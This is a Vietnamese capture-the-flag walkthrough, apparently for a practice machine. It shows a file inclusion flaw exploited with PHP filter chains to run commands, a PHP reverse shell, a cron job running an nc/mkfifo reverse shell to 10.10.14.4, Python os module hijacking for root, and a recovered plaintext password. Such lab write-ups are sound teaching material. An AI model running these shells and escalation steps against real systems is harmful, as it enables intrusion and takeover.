


Duyệt https://administrator1.friendzone.red/, bạn sẽ thấy 1 form đăng nhập:




Giao diện trang admin:





Dùng ffuf để quét tham số pagename: timestamp, login, dashboard



Trang dashboard.php đã include trang timestamp.php

🡪Tham số pagename bị dính lỗ hổng File Inclusion

Trang web tự thêm đuôi .php vào tham số pagename, mình thêm null byte không được

Mình sẽ dùng PHP Filter để thực thi lệnh từ xa

GET /dashboard.php?0=id&image\_id=a.jpg&pagename=php://filter/convert.base64-encode/resource=login

Đọc được source code trang login.php

Không có thông tin gì quan trọng


Tạo php filter chains để thực thi lệnh từ xa

python3 php\_filter\_chain\_generator.py --chain '<?=system($\_GET[0]); ?>'

Payload rất dài nên mình không ghi. Để thực thi được, phải chỉnh resource php://temp thành login


GET /dashboard.php?0=id&image\_id=a.jpg&pagename={payload}

Thực thi lệnh thành công




Cho nó reverse shell bằng php:


php -r '$sock=fsockopen("10.10.14.4",1234);exec("/bin/bash <&3 >&3 2>&3");'




**Privilege Escalation**




Người dùng đang ở web root




Kiểm tra web root có mật khẩu của người dùng không



friend : Agpyu12!0.213$






Kiểm tra các tiến trình đang chạy

./pspy64


Phát hiện được 1 tiến trình đáng nghi



Không ghi đè được reporter.py




Chỉnh sửa được biến PATH




Nhưng tệp thực thi reporter.py được khai báo đường dẫn rõ ràng nên ta không khai thác bằng PATH được

File reporter.py gọi thư viện os để thực thi lệnh



Ai cũng có thể chỉnh sửa thư viện os: /usr/lib/python2.7/os.py



Chỉnh sửa như thế nào để reverse shell thì không biết ☺

Nếu chúng ta ghi vào os.py, chúng ta có thể chiếm quyền thực thi. Đây gọi là module hijacking

Ghi đè crontab độc hại. Tạo 1 tệp os.py như sau:

shell = '''\* \* \* \* \* root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 1234 >/tmp/f'''

f = open('/etc/crontab', 'a')

f.write(shell)

f.close()

Kiểm tra file /etc/crontab thấy đã ghi job nhưng không nhận được shell

Mình tìm cách khác:

echo "system('cat /root/root.txt > /tmp/flag.txt')" >> /usr/lib/python2.7/os.py

